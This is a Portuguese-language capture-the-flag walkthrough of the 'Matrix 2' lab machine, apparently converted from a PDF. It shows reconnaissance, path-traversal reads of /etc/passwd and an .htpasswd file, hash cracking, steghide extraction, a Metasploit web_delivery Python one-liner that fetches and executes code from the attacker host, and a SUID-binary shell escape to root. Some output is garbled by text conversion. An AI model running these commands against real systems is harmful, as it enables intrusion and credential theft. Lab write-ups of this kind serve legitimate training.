#### Matrix 2


IP da máquina: 192.168.2.108 // MAC: 08:00:27:45:3C:F8

#### Resultados do nmap:

### nmap -A -p- 192.168.2.108

## Resultados do dirb:

```
---- Scanning URL: http://192.168.2.108/ ----
==> DIRECTORY: http://192.168.2.108/css/
+ http://192.168.2.108/index.php (CODE:200|SIZE:2993)
==> DIRECTORY: http://192.168.2.108/js/
---- Entering directory: http://192.168.2.108/js/ ----
```



User-agent: \*

Disallow: file view.php

#### Usuários encontrados:

curl -X POST -k https://192.168.2.108:12322/file\_view.php -d "file=../../../../../../etc/passwd"

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:x34:34:backup:/var/backups:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:6nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:s5534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:s534:nonexistent:/bin/false
systemd-timesync:x:101:103:systemd Time Synchronization,,;/run/systemd/bin/false
systemd-network:x:102:104:systemd Network Management,,;/run/systemd/netif:/bin/false
systemd-bus-proxy:x:104:106:systemd Resolver,,;/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:104:106:systemd Bus Proxy,,;/run/systemd/bin/false
mysql:x:105:107:MySQL Server,,,;/nonexistent:/bin/false
uuidd:x:106:108::/run/uuidd:/bin/false
shellinabox:x:107:109:Shell In A Box,,;/var/lib/shellinabox:/bin/false
ntp:x:108:111:/home/ntp:/bin/false
stunnel4:x:109:113::/var/run/stunnel4:/bin/false
sshel:x:110:114::/var/spool/postfix:/bin/false
sshel:x:110:100:00:100:./mn/sshd:/usr/sbin/nologin
n30:x:1000:1000:100:./home/testuser:
```

### Diretorio encontrado:

curl -X POST -k https://192.168.2.108:12322/file\_view.php -d "file=../../../../etc/nginx/sites-available/default"

```
rootSkali:~# curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../etc/nginx/
sites-available/default"
server {
    listen 0.0.0.80;
    root /var/www/4cc3ss/;
    index index.html index.php;

    include /etc/nginx/include/php;
}
server {
    listen 1337 ssl;
    root /var/www/;
    index index.html index.php;
auth_basic "Welcome to Matrix 2";
auth_basic_user_file /var/www/p4ss/.htpasswd;
    fastcgi_param HTTPS on;
    include /etc/nginx/include/ssl;
    include /etc/nginx/include/php;
}
```

#### Hash encontrada:

```
curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../var/www/p4ss/.htpasswd"
```

```
vool@kali:~# curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../var/www/p4
ss/.htpasswd"
Trln17y:\u00e8apr1\u00e87tu4e5pd\u00e8hwluCxFYqn/IHVFcQ2wER0
```

#### Quebrando a hash:

john hash --wordlist=rockyou.txt


```
root@kali:~# john hash --wordlist=rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (?)
```

https://192.168.2.108:1337/

Usuário: Tr1n17y // Senha: admin




## Login realizado:



## Evidencia encontrada no código fonte:

# https://192.168.2.108:1337/h1dd3n.jpg



Tratando a imagem com steghide:

steghide extract -sf h1dd3n.jpg -p n30

Senha: P4\$\$w0rd

```
root@kali:~# steghide extract -sf hldd3n.jpg -p n30
wrote extracted data to "n30.txt".
root@kali:~# cat n30.txt
P4$$w0rd
root@kali:~#
```

https://192.168.2.108:12320/

Usuário: n30 // Senha: P4\$\$w0rd



Metasploit:

use exploit/multi/script/web\_delivery

```
Description:
This module quickly fires up a web server that serves a payload. The provided command which will allow for a payload to download and execute. It will do it either specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection, RDP
Session, Local Access or maybe Remote Command Execution. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by
Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines. Regsvr32 uses "squiblydoo" technique for bypassing application whitelisting.
The signed Microsoft binary file, Regsvr32, is able to request an .sct file and then execute the included PowerShell command inside of it. Similarly, the pubprn target uses the pubprn.vbs script to request and execute a .sct file. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port.
"PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded and executed.

References:
https://securitypadawan.blogspot.com/2014/02/php-meterpreter-web-delivery.html https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
http://www.pentestgeek.com/2013/07/19/invoke-shellcode/
https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
```

```
msf5 exploit(aulti/script/veb_delivery) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(aulti/script/veb_delivery) > set srvhost 192.168.2.110
srvhost => 192.168.2.110
msf5 exploit(aulti/script/veb_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.110:4444
msf5 exploit(aulti/script/veb_delivery) > [*] Using URL: http://192.168.2.110:8080/VR1DvMK4IE4Rl
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=_import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=
('urlopen',));r=u.urlopen('http://192.168.2.110:8080/VR1DvMK4IE4Rl', context=ssl._create_unverified_context());exec(r.read());"
```

n30@Matrix\_2 - \$ python -c "import sys;import ssl;u=\_import\_\_('urllib'+{2:'',3:'.request'}[sys.version\_info[0]],fromlist=('urlopen',));r=u.url
open('http://192.168.2.110:8080/VR1DvMK4IE4Rl', context=ssl. create unverified context());exec(r,read());"

#### Conexão realizada:

```
<u>meterpreter</u> > ls
Listing: /home/n30
                              Size Type Last modified
Mode
                                                                                                  Name
100600/rw-----
                                                   2020-06-23 00:38:45 -0300
                                                                                                  .bash history
100644/rw-r--r--
100644/rw-r--r--
                              220
2083
                                                   2018-12-07 13:40:01 -0200
2018-12-07 13:40:01 -0200
                                                                                                  .bash_logout
.bashrc
                                                   2018-12-07 13:40:01 -0200
2018-12-08 11:57:05 -0200
2018-12-07 13:40:01 -0200
2018-12-07 13:40:01 -0200
40755/rwxr-xr-x
100644/rw-r--r--
                                                                                                   .bashrc.d
                             0
746
4096
                                                                                                  .penv
.profile
100644/rw-r--r--
40755/rwxr-xr-x
                                        dir
                                                                                                  .profile.d
                             0
4096
                                        fil
dir
                                                   2020-06-23 00:38:45
2018-12-07 13:40:01
                                                                                      -0300
-0200
100644/rw-r--r--
40700/rwx-----
```

```
meterpreter > cat .bash_history
id
mp'
morpheus 'BEGIN {system("/bin/sh")}'
ls -l /usr/bin/morpheus
exit
morpheus 'BEGIN {system("/bin/sh")}'
ls -l /usr/bin/morpheus
exit
morpheus 'BEGIN {system("/bin/sh")}'
exit
morpheus 'BEGIN {system("/bin/sh")}'
exit
morpheus 'BEGIN {system("/bin/sh")}'
clear
chown n30:n30 /usr/bin/morpheus
exit
chmod -x /usr/bin/morpheus
ls -l /usr/bin/morpheus
ls -l /usr/bin/morpheus
ls -l /usr/bin/morpheus
ls -w /usr/bin/morpheus
ls -w /usr/bin/morpheus
```

```
meterpreter > shell
id
Process 1407 created.
Channel 2 created.
/bin/sh: 0: can't access tty; job control turned off
$ uid=1000(n30) gid=1000(n30) groups=1000(n30)
```

# Root:

morpheus 'BEGIN {system("/bin/sh")}'

```
$ morpheus 'BEGIN {system("/bin/sh")}'
/bin/sh: 0: can't access tty; job control turned off
# id
uid=1000(n30) gid=1000(n30) euid=0(root) groups=1000(n30)
# uname -a
Linux Matrix_2 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```